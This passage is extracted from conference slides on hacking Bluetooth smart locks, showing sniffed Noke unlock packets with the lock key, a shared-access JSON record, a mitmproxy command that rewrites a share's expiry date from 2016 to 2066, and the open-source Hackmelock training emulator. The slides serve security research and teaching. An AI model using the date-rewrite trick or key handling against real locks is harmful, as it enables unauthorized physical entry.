(...)
== packet 7 ==
b'7e0a06d4f3506848cd22000000000000'
type: UNLOCK (6)
data: b'd4f3506848cd'
description: data contains lock key

== packet 8 ==
b'7e040789f3506848cd22000000000000'
type: UNLOCKREPLY (7)
data: b''
description: no data expected
```

Another vulnerability – access sharing

Basics
○○○○○○○○○○

Hardware
○○○○○○○○

Electronics
○○○○○○

Backend Communication
○○○○○○○●○○○○

BTLE Sniffing
○○○○○○○○○○○○

App Hacking
○○○○○○○○○○○○○○○○

The End
○○○○○○○

Noke Sharedlocks


```

"sharedlocks": [
  {
    "allday": "1",
    "autounlock": "0",
    "daysoftheweek": "0000000",
    "startday": "2016-03-22",
    "starttime": "09:00:00",
    "timezone": "Europe / Berlin",
    "endday": "2016-03-23",
    "endtime": "17:00:00",
    "lockid": "52280",
    "lockkey": "DFA314C91FE2",
    "lockname": "friends lock",
    "mac": "ED:ED:06:A2:C3:1E",
    "online": "1",

```

Ray

Lockpicking in the IoT



33c3
EM ROF SKROW

Basics ○○○○○○○○○○ Hardware ○○○○○○○○○○ Electronics ○○○○○○ Backend Communication ○○○○○○○○○●○○○ BTLE Sniffing ○○○○○○○○○○○○ App Hacking ○○○○○○○○○○○○○○ The End ○○○○○○○○

Manipulating Data MitM

Use mitmproxy to manipulate data from the cloud

```
mitmproxy --replace :~s:2016-03-23:2066-03-23
```



33c3
EM ROF SKROW

Basics ○○○○○○○○ Hardware ○○○○○○○○ Electronics ○○○○○○ Backend Communication ○○○○○○○○○●○○○ BTLE Sniffing ○○○○○○○○○○○○ App Hacking ○○○○○○○○○○○○○○○○ The End ○○○○○○○○

Online check!

```

{
  "cmd": "canunlocklock",
  "lockid": "52280",
  "token": "5iF1D5356Z4Pnlkp76lWluRxH8uP5rQb"
}

{
  "lockkey": "DFA314C91FE2",
  "request": "canunlocklock",
  "result": "success"
}
  
```

Ray

Lockpicking in the IoT



33c3
EM ROF 2KROW

This hack is brought to you by:

Ray & co.

<https://streaming.media.ccc.de/33c3/relive/8019>

HACKMELOCK

Hackmelock



HACKMELOCK

smartlockpicking.com/hackmelock

Open-source

<https://smartlockpicking.com/hackmelock>

Sources:

<https://github.com/smartlockpicking/hackmelock-device/>

<https://github.com/smartlockpicking/hackmelock-android/>

Install

Emulated device:

```
$ npm install hackmelock
```

Android app:



<https://play.google.com/store/apps/details?id=com.smartlockpicking.hackmelock>

Run emulator

```
$ node peripheral  
advertising...
```


In configuration mode, it advertises iBeacon

Major/Minor=1

23:22

Devices STOP SCANNING

SCANNER BONDED ADVERTISER

No filter

N/A (iBeacon) **CONNECT**

D0:39:72:B7:AD:88

NOT BONDED -37 dBm ↔ 22 ms

Type: UNKNOWN

Flags: GeneralDiscoverable, BrEdrNotSupported

[Beacon data:](#)

Company: Apple, Inc. <0x004C>

Type: Beacon <0x02>

Length of data: 21 bytes

UUID: 6834636b-6d33-4c30-634b-38454163304e


Major: 1

Minor: 1

RSSI at 1m: -59 dBm

CLONE RAW MORE



Pairing



After pairing emulator stores config.txt

```
$ node peripheral.js  
advertising...  
Client 4a:00:e9:88:16:63 connected!  
Status read request:  
  Initialization mode!  
initializing... 0 531ce397  
initializing... 1 325d18fe1481151073dc4d4a  
initializing... 2 7ca71db0196bda712131dc57  
(...)  
Config loaded - iBeaconMajor: 21276 iBeaconMinor: 58263
```

Sharing access



Want to learn more?

www.smartlockpicking.com

Soon: articles, tutorials, etc.

Want to learn more?

8/9.05.2017 – Belfast

<https://appseceurope2017.sched.com/event/9hMI/smart-lockpicking-hands-on-exploiting-software-flaws-in-iot>



OWASP
AppSec EU
Belfast
May 2017



20/21.06.2017 – Paris

<https://hackinparis.com/trainings/#talk-2017-smart-lockpicking-hands-on-exploiting-iot-devices-based-on-access-control-systems>




June 19th - 23rd 2017
CYBER SECURITY CONFERENCE



IF WE STILL HAVE
TIME LEFT...

Strong magnet trick!



motor